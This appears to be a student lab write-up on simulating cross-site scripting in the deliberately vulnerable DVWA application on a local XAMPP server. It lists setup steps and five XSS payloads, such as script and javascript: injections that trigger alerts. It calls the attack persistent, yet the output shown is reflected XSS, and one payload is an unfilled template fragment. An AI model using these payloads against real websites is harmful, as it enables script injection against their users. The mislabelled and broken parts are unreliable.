


# Simulate persistent cross-site scripting attack.

**Introduction:** This document covers a simulation of a persistent Cross-Site Scripting (XSS) attack. The process involves using the Damn Vulnerable Web Application (DVWA) to understand the behavior of XSS attacks in a controlled environment.

## STEPS & OUTPUT:


1] Download XAMPP, install it without changes, and run the MySQL and Apache Server.



2] Download Damn Vulnerable Web Application(DVWA) in the ZIP form, extract it, rename it to DVWA and move the folder to C:/xampp/htdocs/.

3] Navigate to the config file in the DVWA folder and rename it to 'config.inc.php'. Then open the config file with notepad and change the username to 'root' and password to ''.

4] Open a browser and type the URL 'localhost/DVWA/setup.php', scroll down and click on 'create/reset DB' to set your DVWA up.



5] Now go to 'localhost/DVWA/login.php', the username is 'admin' and password is 'password'.

Username

Password

Login

6] Go to 'DVWA security' and change the security level from impossible to low.

4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low

Security level set to low

7] Perform 5 Cross Site Scripting queries

Expected Output:

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello myname

1. "onclick=prompt(8)><svg/onload=prompt(8)>"@x.y

**Vulnerability: Reflected Cross Site Scripting (XSS)**


What's your name?

localhost


8

More information


2. `<form id="test" /><button form="test" formaction="javascript:javascript:alert(1)">X`



3. `<IMG SRC="javascript:javascript:alert(1);">`



4. `<IMG """"><SCRIPT>alert("XSS")</SCRIPT></>`



5. `<iframe src=%(scriptlet)s <`



**Conclusion:** The simulation of Cross-Site Scripting (XSS) attacks demonstrates the potential risks of client-side code injection and highlights the importance of securing web applications against such vulnerabilities.